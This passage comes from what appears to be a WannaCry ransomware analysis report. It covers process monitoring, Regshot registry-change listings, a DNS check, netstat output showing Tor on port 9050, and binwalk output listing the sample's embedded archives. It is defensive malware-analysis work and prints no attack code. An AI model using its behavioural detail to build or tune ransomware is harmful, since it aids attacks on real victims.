


Figure 29 - SearchIndexer executable running through Process Explorer.

The researcher quickly noticed the presence of the executable they had ran and noticed that it was utilising a majority of the CPU capacity that had been assigned to the virtual machine. The researcher believes that due to the seed at which this sample operates, with the sheer number of operations being completed that the malware was potentially slowing itself down, due to trying to operate too fast and thus causing for the researchers' virtual machine to slow down.

Figure 30 - WannaCry sample utilising 46% of the researchers CPU capacity.

Amongst the researcher's findings, they found further evidence to support the execution of the one-liner displayed in Figure 19 operating in real time. Amongst the large amount of "svchost" executables running, the researcher noticed that as the "vssadmin" binary was ran, a process was created where it would presumably have been running the command that the researcher highlighted at the beginning of this section.




Figure 31 - Volume Shadow Copy service running.

Finally, the researcher was able to gain a general idea regarding the child processes created and managed by the original executable. The executable created a process which would run the executable responsible for prompting the user to pay the ransom and decrypt the files, with this process then creating a child of its own, which was the "taskhsvc" executable which then calls the "connhost" executable which is responsible for handling API and user interface calls to work with command line applications (Microsoft Contributors, 2022). Another child process from the decryptor was created which the researcher could only assume was a separate process to prompt the user every so often to click on the decryptor with another executable being called very briefly known as "taskdl.exe". This executable contained a description, as visible in Figure 32, that hints towards it being related to SQL client configuration although after researching the file name and hash, was able to determine due to previous researchers' analysis that it was related to the WannaCry ransomware.




Figure 32 - Process Explorer layout of processes running.

3.3.3 Regshot

The researcher repeated the process they had done for the previous two sections of dynamic analysis and reset their virtual machine to a state before the malware sample had been ran. The researcher then loaded up the Regshot executable and took their first shot. Regshot is a useful utility that allows for security researchers to easily identify the changes in registry keys by offering two different "shots". When performing malware analysis, security researchers will often take the first "shot" before having ran the malware, to save the current collection of registry keys and then run the executable that they are analysing. After the piece of malware has ran, the security researcher will then take the second "shot" which will save and compare the registry keys saved and find what keys have been deleted, added, changed or modified and display them in a text file for the researcher. The researcher followed these steps and found that there had been a total of 184,597 registry key changes.

The researcher began by looking at the registry keys that had been deleted with a total of 34,761 registry keys being deleted. Amongst these registry keys included ones related to BitLocker which is a Windows encryption tool that protects unauthorised processes from encrypting drives, which is similar to the purpose of WannaCry which will encrypt a user's files.

```
29  HKLM\SYSTEM\ActivationBroker\Plugins\{D6AC71F0-D4A7-41DD-88C4-B9985855D546}
30  HKLM\SYSTEM\ActivationBroker\Plugins\{F00006F2-44BC-44EF-808B-B26002A183C2}
31  HKLM\SYSTEM\ActivationBroker\Plugins\{F22D2A32-F1F4-4D62-AF5E-E5E8253AC6A6}
32  HKLM\SYSTEM\ActivationBroker\Plugins\{F48B770A-CBE5-44C2-8D4F-931DE9CEE6FA}
33  HKLM\SYSTEM\ControlSet001
34  HKLM\SYSTEM\ControlSet001\Control
35  HKLM\SYSTEM\ControlSet001\Control\AccessibilitySettings
36  HKLM\SYSTEM\ControlSet001\Control\AccessibilitySettings\Theme
37  HKLM\SYSTEM\ControlSet001\Control\ACPI
38  HKLM\SYSTEM\ControlSet001\Control\AppID
39  HKLM\SYSTEM\ControlSet001\Control\AppID\CertChainStore
40  HKLM\SYSTEM\ControlSet001\Control\AppID\CertStore
41  HKLM\SYSTEM\ControlSet001\Control\AppReadiness
42  HKLM\SYSTEM\ControlSet001\Control\Arbiters
43  HKLM\SYSTEM\ControlSet001\Control\Arbiters\AllocationOrder
44  HKLM\SYSTEM\ControlSet001\Control\Arbiters\InaccessibleRange
45  HKLM\SYSTEM\ControlSet001\Control\Arbiters\ReservedResources
46  HKLM\SYSTEM\ControlSet001\Control\BackupRestore
47  HKLM\SYSTEM\ControlSet001\Control\BackupRestore\FilesNotToBackup
48  HKLM\SYSTEM\ControlSet001\Control\BackupRestore\FilesNotToSnapshot
49  HKLM\SYSTEM\ControlSet001\Control\BackupRestore\KeysNotToRestore
50  HKLM\SYSTEM\ControlSet001\Control\BitLocker
51  HKLM\SYSTEM\ControlSet001\Control\BitLocker\AutoDE
52  HKLM\SYSTEM\ControlSet001\Control\BitLocker\AutoDE\HSTI
53  HKLM\SYSTEM\ControlSet001\Control\BitLocker\AutoDE\HSTI\091193E135AF83026401D31FD48A5CF630C31E4A139059CFC5F5326E368DC517
54  HKLM\SYSTEM\ControlSet001\Control\BitLocker\AutoDE\HSTI\091193E135AF83026401D31FD48A5CF630C31E4A139059CFC5F5326E368DC517\{5D97B14C-B6C0-417C-A2B9-155C0E92480E}
55  HKLM\SYSTEM\ControlSet001\Control\BitLocker\AutoDE\HSTI\3F85262247A5CFC04AFA827E8B61EB4309F8A0211341DBFCDE65B482BAAB09F9
56  HKLM\SYSTEM\ControlSet001\Control\BitLocker\AutoDE\HSTI\3F85262247A5CFC04AFA827E8B61EB4309F8A0211341DBFCDE65B482BAAB09F9\{9ED1654C-8EAE-4EC1-93D0-FAED5DBABC25}
57  HKLM\SYSTEM\ControlSet001\Control\BitLocker\RecoveryPasswordRotation
58  HKLM\SYSTEM\ControlSet001\Control\Bluetooth
59  HKLM\SYSTEM\ControlSet001\Control\Bluetooth\Audio
60  HKLM\SYSTEM\ControlSet001\Control\Bluetooth\Audio\A2dp
61  HKLM\SYSTEM\ControlSet001\Control\Bluetooth\Audio\A2dp\Source
62  HKLM\SYSTEM\ControlSet001\Control\Bluetooth\Audio\AVRCP
63  HKLM\SYSTEM\ControlSet001\Control\Bluetooth\Audio\AVRCP\CT
```

Figure 33 - BitLocker registry keys shown as a part of the Regshot comparison.

The researcher then moved onto the registry keys that had been added with a total of 20,109 keys being added. The keys that had been added were a part of the "DRIVERS" section, which is responsible for handling the software drivers which assist pieces of hardware from functioning properly. The WannaCry sample had randomly added a large amount of registry keys with what appeared to be random hexadecimal values, all of which prefixed by three letter random combinations, for example "SUP" and "RSS".

```
34782   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AIW1038
34783   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY00A1
34784   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1001
34785   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1005
34786   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1009
34787   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1013
34788   HKLM\DRIVERS\DriverDatabase\DeviceIds\*ANX2101
34789   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT0003
34790   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT3001
34791   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4001
34792   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4004
34793   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4017
34794   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4021
34795   HKLM\DRIVERS\DriverDatabase\DeviceIds\*BDP0156
34796   HKLM\DRIVERS\DriverDatabase\DeviceIds\*BDP2336
34797   HKLM\DRIVERS\DriverDatabase\DeviceIds\*BDP3336
34798   HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRI1400
34799   HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRI3400
34800   HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRI9400
34801   HKLM\DRIVERS\DriverDatabase\DeviceIds\*BRIB400
34802   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPI4050
34803   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0D2
34804   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0D4
34805   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0D6
34806   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0E1
34807   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0E2
34808   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQA0E4
34809   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQB01D
34810   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQB05C
34811   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CPQB0EF
34812   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CSC0001
34813   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CSC0101
34814   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CTL3001
34815   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CTL3014
34816   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CTL3063
34817   HKLM\DRIVERS\DriverDatabase\DeviceIds\*CTL3064
```

Figure 34 - Registry keys added with random values from Regshot comparison.

The researcher then continued on to values that had been deleted, which meant that the registry key itself may not have been deleted but the value that it had would have been. A total of 105,904 values were deleted and although the researcher had looked through the values deleted to look for things that may be of importance or relevance was not able to find anything that would be of use.

```
54885   ----------------------------------
54886   Values deleted: 105904
54887   ----------------------------------
54888   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\324\Terminator: "HAM"
54889   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\324\Reason: 0x00000004
54890   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\324\CreationTime: 0x01DA94CCEA000CB9
54891   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4560\Terminator: "HAM"
54892   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4560\Reason: 0x00000004
54893   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4560\CreationTime: 0x01DA94CCD89BC8B4
54894   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5684\Terminator: "HAM"
54895   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5684\Reason: 0x00000004
54896   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5684\CreationTime: 0x01DA94C8A6825F53
54897   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6032\Terminator: "HAM"
54898   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6032\Reason: 0x00000004
54899   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6032\CreationTime: 0x01DA94C8E437FE50
54900   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6452\Terminator: "HAM"
54901   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6452\Reason: 0x00000004
54902   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6452\CreationTime: 0x01DA94C8C087F58A
54903   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6800\Terminator: "HAM"
54904   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6800\Reason: 0x00000004
54905   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6800\CreationTime: 0x01DA94CE365486B5
54906   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6884\Terminator: "HAM"
54907   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6884\Reason: 0x00000004
54908   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\6884\CreationTime: 0x01DA94CE06AC1862
```

Figure 35 - Showing values added through Regshot comparison.

Finally, the tester evaluated the values that had been added with a total of 23,772 values being added. Although there being nothing of particular aspect, the researcher noticed that the randomly generated keys shown in Figure 34 were also present in this section of the Regshot comparison with what appeared to be randomly generated ".inf" files assigned the hexadecimal value "01 FF 00 00" which when converted into decimal is the equivalent of "1 16 0 0".

```
164073   ---------------------------------
164074   Values added: 23772
164075   ---------------------------------
164076   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2540\Terminator: "HAM"
164077   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2540\Reason: 0x00000004
164078   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\2540\CreationTime: 0x01DA9571D264FB45
164079   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4420\Terminator: "WerSvcKernelMsgDone"
164080   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4420\Reason: 0x00000001
164081   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\4420\CreationTime: 0x01DA95720A4612EB
164082   HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\VolatileNotifications\41C64E6DA3FE6055: 01 00 04 80 44
164083   HKLM\DRIVERS\DriverDatabase\Version: 0x0A000000
164084   HKLM\DRIVERS\DriverDatabase\SchemaVersion: 0x00010000
164085   HKLM\DRIVERS\DriverDatabase\UpdateDate: E0 22 BE 8E 07 4B D9 01
164086   HKLM\DRIVERS\DriverDatabase\SetupStatus: 0x00000000
164087   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AEI0276\mdmmetri.inf: 01 FF 00 00
164088   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AEI9240\mdmti.inf: 01 FF 00 00
164089   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AIW1038\mdmaiwa4.inf: 01 FF 00 00
164090   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY00A1\mdmrock5.inf: 01 FF 00 00
164091   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1001\mdmrock5.inf: 01 FF 00 00
164092   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1005\mdmrock5.inf: 01 FF 00 00
164093   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1009\mdmracal.inf: 01 FF 00 00
164094   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AKY1013\mdmmetri.inf: 01 FF 00 00
164095   HKLM\DRIVERS\DriverDatabase\DeviceIds\*ANX2101\mdmrock4.inf: 01 FF 00 00
164096   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT0003\gameport.inf: 01 FF 00 00
164097   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT3001\gameport.inf: 01 FF 00 00
164098   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4001\mdmzyxel.inf: 01 FF 00 00
164099   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4004\mdmzyxel.inf: 01 FF 00 00
164100   HKLM\DRIVERS\DriverDatabase\DeviceIds\*AZT4017\mdmzyxel.inf: 01 FF 00 00
```

Figure 36 - Regshot comparison showing random registry values added.

3.3.4 ApateDNS

The researcher ran ApateDNS alongside Process Monitor due to wanting to analyse whether the sample would open processes that would attempt to access the internet and therefore may be of interest to the researcher for further analysis. As previously mentioned, the researcher prepared their virtual machine and created their ApateDNS server which would run whilst the sample ran. After leaving the sample for a few minutes to see whether there was a delay before reaching out to any domains, the researcher had not received any DNS connections to their DNS server and was therefore able to determine that their assumptions of no kill switch were accurate, but also that there were no other web requests in this sample.




Figure 37 - ApateDNS running alongside the WannaCry sample.

3.4 Network and Traffic Analysis

3.4.1 Tor

To prove beyond reasonable doubt that Tor was being utilised by the WannaCry ransomware, the researcher began by running the malware sample and then performing a check for the open ports on their machine. The researcher was aware that Tor operated on a range of ports which ranged from 9001, 9030, 9040, 9050, 9051, 9150 and 8443 (CISA, 2020). As such, the researcher utilised the "netstat" command line tool to analyse the open ports on their machine. Netstat is a useful command-line binary that works on both UNIX and Windows machines and is responsible for displaying network status and protocol statistics (Oracle, 2010). The researcher decided to run the "netstat" command line tool with the flag "-ab" which represented respectively, all active TCP connections and UDP ports being listened to and, displaying the process's actual filename instead of the process ID (Fisher, 2023). After utilising this command, the researcher looked through the output from the command sure enough found a TCP listening connection for port 9050.

```
C:\Windows\system32>netstat -ab

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            DESKTOP-14QC1L8:0      LISTENING
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            DESKTOP-14QC1L8:0      LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:5040           DESKTOP-14QC1L8:0      LISTENING
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:49664          DESKTOP-14QC1L8:0      LISTENING
 [lsass.exe]
  TCP    0.0.0.0:49665          DESKTOP-14QC1L8:0      LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:49666          DESKTOP-14QC1L8:0      LISTENING
  EventLog
 [svchost.exe]
  TCP    0.0.0.0:49667          DESKTOP-14QC1L8:0      LISTENING
  Schedule
 [svchost.exe]
  TCP    0.0.0.0:49668          DESKTOP-14QC1L8:0      LISTENING
 [spoolsv.exe]
  TCP    0.0.0.0:49669          DESKTOP-14QC1L8:0      LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:49670          DESKTOP-14QC1L8:0      LISTENING
  PolicyAgent
 [svchost.exe]
  TCP    127.0.0.1:9050         DESKTOP-14QC1L8:0      LISTENING
 [taskhsvc.exe]
  TCP    127.0.0.1:49675        DESKTOP-14QC1L8:49676  ESTABLISHED
 [taskhsvc.exe]
```

Figure 38 - Output from "netstat -ab" command.

The researcher then looked into the directory of which they had executed their malware sample and recalled seeing connections and large amounts of data being read from “s.wnry” and the “TaskData” folder in Figure 28. As such, the researcher looked into the TaskData folder and found two subdirectories, “Tor” and “Data”. The researcher opened the “Tor” folder and was greeted with a number of DLL files along with two executables, one named “Tor.exe” and the other was an executable name they had seen executing through the dynamic analysis phase of their analysis called “taskhsvc.exe”.




Figure 39 - Contents of Tor folder found in the directory that the sample was executed in.

After finding these files the researcher decided that to further confirm their assumptions that they would run the "Tor.exe" executable, which would show them whether this was the Tor executable on their infected machine. Following running the executable the researcher was told the version of Tor that this binary represented, 0.2.9.10 which is a version released from 1st March 2017 (Tor Project, 2017). This was the final piece of evidence that the researcher took for proving that the WannaCry ransomware utilised Tor as they believed that the information provided in this section was enough to prove so without doubt.




Figure 40 - Running the tor.exe executable found in Figure 39.

3.5 PACKED/UNPACKING EXECUTABLES

3.5.1 Unpacking

The researcher copied the malware sample over to their Kali machine and began by utilising binwalk to extract any hidden files from the executable.

```
└─$ binwalk -e ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
35324         0x89FC          AES S-Box
35580         0x8AFC          AES Inverse S-Box
52811         0xCE4B          Copyright string: "Copyright 1995-1998 Mark Adler "
53332         0xD054          CRC32 polynomial table, little endian
54368         0xD460          Copyright string: "Copyright 1998 Gilles Vollant "
65776         0x100F0         Zip archive data, encrypted at least v2.0 to extract, compressed size: 14164, uncompressed size: 1440054, name: b.wnry
79976         0x13868         Zip archive data, encrypted at least v2.0 to extract, compressed size: 177, uncompressed size: 780, name: c.wnry
80189         0x1393D         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9404, uncompressed size: 47879, name: msg/m_bulgarian.wnry
89643         0x15E2B         Zip archive data, encrypted at least v2.0 to extract, compressed size: 11044, uncompressed size: 54359, name: msg/m_chinese (simplified).wnry
100748        0x1898C         Zip archive data, encrypted at least v2.0 to extract, compressed size: 11633, uncompressed size: 79346, name: msg/m_chinese (traditional).wnry
112443        0x1B73B         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8905, uncompressed size: 39070, name: msg/m_croatian.wnry
121397        0x1DA35         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9079, uncompressed size: 40512, name: msg/m_czech.wnry
130522        0x1FDDA         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8688, uncompressed size: 37045, name: msg/m_danish.wnry
139257        0x21FF9         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8694, uncompressed size: 36987, name: msg/m_dutch.wnry
147997        0x2421D         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8700, uncompressed size: 36973, name: msg/m_english.wnry
156745        0x26449         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8795, uncompressed size: 37580, name: msg/m_filipino.wnry
165589        0x286D5         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8786, uncompressed size: 38377, name: msg/m_finnish.wnry
174423        0x2A957         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8841, uncompressed size: 38437, name: msg/m_french.wnry
183311        0x2CC0F         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8787, uncompressed size: 37181, name: msg/m_german.wnry
192145        0x2EE91         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9554, uncompressed size: 49044, name: msg/m_greek.wnry
201745        0x31411         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8691, uncompressed size: 37196, name: msg/m_indonesian.wnry
210487        0x33637         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8735, uncompressed size: 36883, name: msg/m_italian.wnry
219270        0x35886         Zip archive data, encrypted at least v2.0 to extract, compressed size: 11242, uncompressed size: 81844, name: msg/m_japanese.wnry
230561        0x384A1         Zip archive data, encrypted at least v2.0 to extract, compressed size: 11209, uncompressed size: 91501, name: msg/m_korean.wnry
241817        0x3B099         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9023, uncompressed size: 41169, name: msg/m_latvian.wnry
250888        0x3D408         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8707, uncompressed size: 37577, name: msg/m_norwegian.wnry
259645        0x3F63D         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8950, uncompressed size: 39896, name: msg/m_polish.wnry
268642        0x41962         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8752, uncompressed size: 37917, name: msg/m_portuguese.wnry
277445        0x43BC5         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9499, uncompressed size: 52161, name: msg/m_romanian.wnry
286993        0x46111         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9419, uncompressed size: 47108, name: msg/m_russian.wnry
296460        0x4860C         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9124, uncompressed size: 41391, name: msg/m_slovak.wnry
305631        0x4A9DF         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8727, uncompressed size: 37381, name: msg/m_spanish.wnry
314406        0x4CC26         Zip archive data, encrypted at least v2.0 to extract, compressed size: 8771, uncompressed size: 38483, name: msg/m_swedish.wnry
323225        0x4EE99         Zip archive data, encrypted at least v2.0 to extract, compressed size: 9084, uncompressed size: 42582, name: msg/m_turkish.wnry
332357        0x51245         Zip archive data, encrypted at least v2.0 to extract, compressed size: 11224, uncompressed size: 93778, name: msg/m_vietnamese.wnry
